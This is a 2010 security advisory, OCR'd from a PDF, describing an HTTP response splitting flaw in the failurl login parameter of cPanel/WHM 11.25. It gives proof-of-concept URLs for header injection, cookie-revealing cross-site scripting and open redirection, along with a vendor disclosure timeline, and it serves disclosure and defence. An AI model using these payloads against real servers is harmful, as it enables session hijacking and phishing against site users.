
Recognize-Security

cPanel HTTP Response Splitting Vulnerability

Security Advisory by Trancer
January 21 2010



www.rec-sec.com

Vendor

cPanel Inc. - http://www.cpanel.net

Vulnerability Information

Application description:

> *"cPanel is the industry leader for turning standalone servers into a fully automated point-and-click hosting platform. Tedious tasks are replaced by web interfaces and API-based calls. cPanel is designed with multiple levels of administration including admin, reseller, end user, and email-based interfaces. These multiple levels provide security, ease of use, and flexibility for everyone from the server administrator to the email account user."* - cPanel website.

Remotely exploitable: Yes
Localy exploitable: No
Affected versions:

- cPanel 11.25 build 42174
- WHM (WebHost Manager) 11.25 build 42174

** Previous versions may also be affected.*

Vulnerability Details

An input validation problem exists within cPanel and WHM versions 11.25 (up to build 42174) which allows injecting CR (carriage return - %0D or \r) and LF (line feed - %0A or \n) characters into the server HTTP response header, resulting in a HTTP Response Splitting[1] vulnerability.
The vulnerability exists in the *failurl* parameter of cPanel login page. In a failed login attempt, the value of *failurl* returns to the client in the *Location* HTTP header.
This vulnerability is possible because the application fails to validate user supplied input to *failurl* parameter, returning it un-sanitized within the server HTTP response header back to the client. This vulnerability not only gives attackers control of the remaining headers and body of the server response, but also allows them to create additional responses entirely under their control.
Attacker-supplied HTML or JavaScript code could run in the context of the affected site, potentially allowing an attacker to steal cookie-based authentication credentials, control how the site is rendered to the user, and influence or misrepresent how web content is served, cached, or interpreted. Other attacks are also possible.

cPanel Inc. patched the HTTP Response Splitting vulnerability in the latest versions (build 42213 up to 42483 – latest version) of cPanel and WHM, but an Open Redirection[2][3] vulnerability still exist (see Disclosure Timeline).

Proof-of-Concept

Header Injection ("Set-Cookie")

http://server.com:2082/login/?user=foo&pass=bar&failurl=%0D%0ASet-Cookie%3A%20Rec=Sec

Server Response

```
HTTP/1.1 307 Moved
Server: cpsrvd/11.25
Connection: close
Content-length: 105
Location:
Set-Cookie: Rec=Sec
Content-type: text/html

<html><head><META HTTP-EQUIV="refresh" CONTENT="0;URL=
Set-Cookie: Rec=Sec"></head><body></body></html>
```

Cross-Site Scripting

http://server.com:2082/login/?user=foo&pass=bar&failurl=%0D%0AContent-Type:%20text/html%0D%0A%0D%0A%3Cscript%3Ealert%28%22Recognize-Security%20-%20%22%2Bdocument.cookie%29;%3C/script%3E%3C!--

Server Response

```
HTTP/1.1 307 Moved
Server: cpsrvd/11.25
Connection: close
Content-length: 206
Location:
Content-Type: text/html

<script>alert("Recognize-Security - "+document.cookie);</script><!--
Content-type: text/html

<html><head><META HTTP-EQUIV="refresh" CONTENT="0;URL=
Content-Type: text/html

&lt;script&gt;alert(&quot;Recognize-Security -
&quot;+document.cookie);&lt;/script&gt;&lt;!--"></head><body></body></html>
```

Open Redirection

http://server.com:2082/login/?user=foo&pass=bar&failurl=http://www.rec-sec.com

Server Response

```
HTTP/1.1 307 Moved
Server: cpsrvd/11.25
Connection: close
Content-length: 106
Location: http://www.rec-sec.com
Content-type: text/html

<html><head><META HTTP-EQUIV="refresh" CONTENT="0;URL=http://www.rec-
sec.com"></head><body></body></html>
```

Discovery

Moshe Ben Abu - Trancer
Recognize-Security
mtrancer [AT_nospam] gmail.com
http://www.rec-sec.com

Disclosure Timeline

- 16/12/2009 – Recognize-Security notifies cPanel Security Team about an HTTP Response Splitting vulnerability discovered in cPanel and WHM version 11.25 build 42174, sending security advisory draft.
- 17/12/2009 – cPanel Security Team confirmed HTTP Response Splitting vulnerability, setting the release date of a patched version to 21/12/2009.
- 17/12/2009 – Recognize-Security asks for further information regarding the exact version numbers of the vulnerable systems. Got no response.
- 21/12/2009 – cPanel Inc. release cPanel and WHM version 11.25.0 build 42213, fixing HTTP response splitting vulnerability.
- 22/12/2009 – Recognize-Security request status regarding the vulnerability from cPanel Security Team. Got no response.
- 14/01/2010 – Recognize-Security confirmed the HTTP Response Splitting vulnerability patched on the latest cPanel and WHM versions (build 42483) and find the patch is insufficient, an Open Redirection vulnerability exist. Recognize-Security notifies the cPanel Security Team about the new findings and asks them to respond. Got no response.
- 21/01/2010 – Recognize-Security release security advisory.

References

[1] “HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics” by Amit Klein,
http://packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
[2] "URL Redirector Abuse" - The Web Application Security Consortium Threat Classification v2.0,
http://projects.webappsec.org/URL-Redirector-Abuse
[3] "Open Redirect" – OWASP,
http://www.owasp.org/index.php/Open_redirect

About Recognize-Security

Recognize-Security is a non-profit information security web site authored by **Moshe Ben Abu (Trancer)**, focusing on vulnerability research, exploit development (mainly for the Metasploit Framework), web application security, and information security and hacking news from around the world.